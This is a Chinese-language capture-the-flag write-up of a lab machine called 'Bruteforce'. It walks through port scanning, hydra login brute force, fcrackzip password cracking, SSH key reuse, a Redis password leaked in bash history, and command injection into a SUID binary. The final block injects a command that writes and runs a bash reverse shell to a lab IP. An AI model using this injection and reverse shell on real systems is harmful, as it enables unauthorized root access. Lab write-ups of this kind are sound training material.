Bruteforce

信息收集


`arp-scan -l` 查看靶机IP地址,然后nmap扫描IP的端口

发现就打开了22和80端口

然后主要还是先测试80端口的http服务,使用 `dirsearch` 爆破目录,结果就找到 `/maintenance.html` 页面

这里提示说接收到爆破攻击,转移到端口到9090,不过这里一开始访问一直不行,后来重启了虚拟机才访问到9090端口的那个登录页面

然后在登录页面使用hydra进行尝试爆破



然后登录后台,可以下载一个压缩包,不过解压需要密码,这里使用 `fcrackzip -v -u -D -p /usr/share/wordlist/rockyou.txt site_backup.zip` 破解出密码,然后解压拿到ssh登录密钥

`chmod 600 ssh_login_key` ,之后使用密钥登录机器的ta0账户,之后拿到user.txt

提权

首先上传了一个LinEnum的脚本,查看一下有什么可以进行提权利用的,在suid中找到一个 `/opt/scripts/sys_monitor` 看着不像是系统自带的,感觉可以利用

还有就是本地发现了一个6379端口开放,尝试进入发现需要密码,这时候在家目录中找到 `bash_history` 可以查看历史命令,发现里面正好有redis的密码

然后进入redis,找到一个token `X-MNT-9921` ,然后运行那个sys_monitor提示需要一个token,不过一开始我就发现它可以查看服务运行状态

后来把这个文件下载到本地使用ida编译了一下,发现他最后调用的是 `system()` 执行命令

看他这里提示,前面都是/usr/sbin/service ,想着使用一个cron start;来闭合,后面在添加要执行的命令

之后本地监听端口,就可以拿到root权限了

```
/opt/scripts/sys_monitor "X-MNT-9921" "cron start; echo 'bash -i >&
/dev/tcp/192.168.2.2/9007 0>&1'>/tmp/shell.sh;bash /tmp/shell.sh"
```